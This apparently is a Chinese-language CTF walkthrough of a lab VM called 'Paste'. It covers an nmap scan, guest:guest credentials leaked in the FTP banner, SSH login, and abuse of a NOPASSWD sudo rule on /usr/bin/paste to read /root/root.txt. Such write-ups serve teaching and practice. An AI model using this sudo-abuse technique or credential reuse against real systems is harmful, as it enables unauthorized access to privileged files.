
Paste



密码生成器

生成一个唯一的 8 位数字，单击即可复制到剪贴板

安全提示：为了您的安全，浏览器仅允许在用户交互后写入剪贴板。此页面遵循严格的安全协议，仅在您点击后才允许复制。

web页面是一个密码生成器，信息搜集没搜到什么东西就一个/password.log

nmap扫描

```
┌──(root㉿kali)-[/opt/tools]
└─# nmap 192.168.31.226
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 23:46 EDT
Nmap scan report for 192.168.31.226
Host is up (0.0018s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:74:8A:E9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

存在ftp访问看一下


```
┌──(root㉿kali)-[/opt/tools]
└─# ftp 192.168.31.226
Connected to 192.168.31.226.
220 220 Welcome to FTP Service Please use guest:guest to login
```

可以看到泄露了用户信息。

ftp登录进去没东西

然后脑子一登录了ssh发现可以登录上去

然后想着web页面的密码生成器总不能没用吧，然后就查看了还有没有其它用户



```
guest@Paste:/var/www/html$ ls /home/
film  guest
```

然后密码生成器生成一个，就直接ssh上去了

sudo -l

```
film@Paste:~$ sudo -l
Matching Defaults entries for film on Paste:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User film may run the following commands on Paste:
    (ALL) NOPASSWD: /usr/bin/paste
```

发现了paste题目名字也是，包是利用这个的

看看参数


```
film@Paste:~$ /usr/bin/paste --help
Usage: /usr/bin/paste [OPTION]... [FILE]...
Write lines consisting of the sequentially corresponding lines from
each FILE, separated by TABs, to standard output.

With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
  -d, --delimiters=LIST   reuse characters from LIST instead of TABs
  -s, --serial            paste one file at a time instead of in parallel
  -z, --zero-terminated    line delimiter is NUL, not newline
      --help     display this help and exit
      --version  output version information and exit

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/paste>
or available locally via: info '(coreutils) paste invocation'
```

-s是依次粘贴文件而非并行粘贴，看看能不能读flag



```
film@Paste:~$ sudo /usr/bin/paste -s /root/root.txt
flag{root-6ab2177cfaffa72807624d043ecb6c13}
```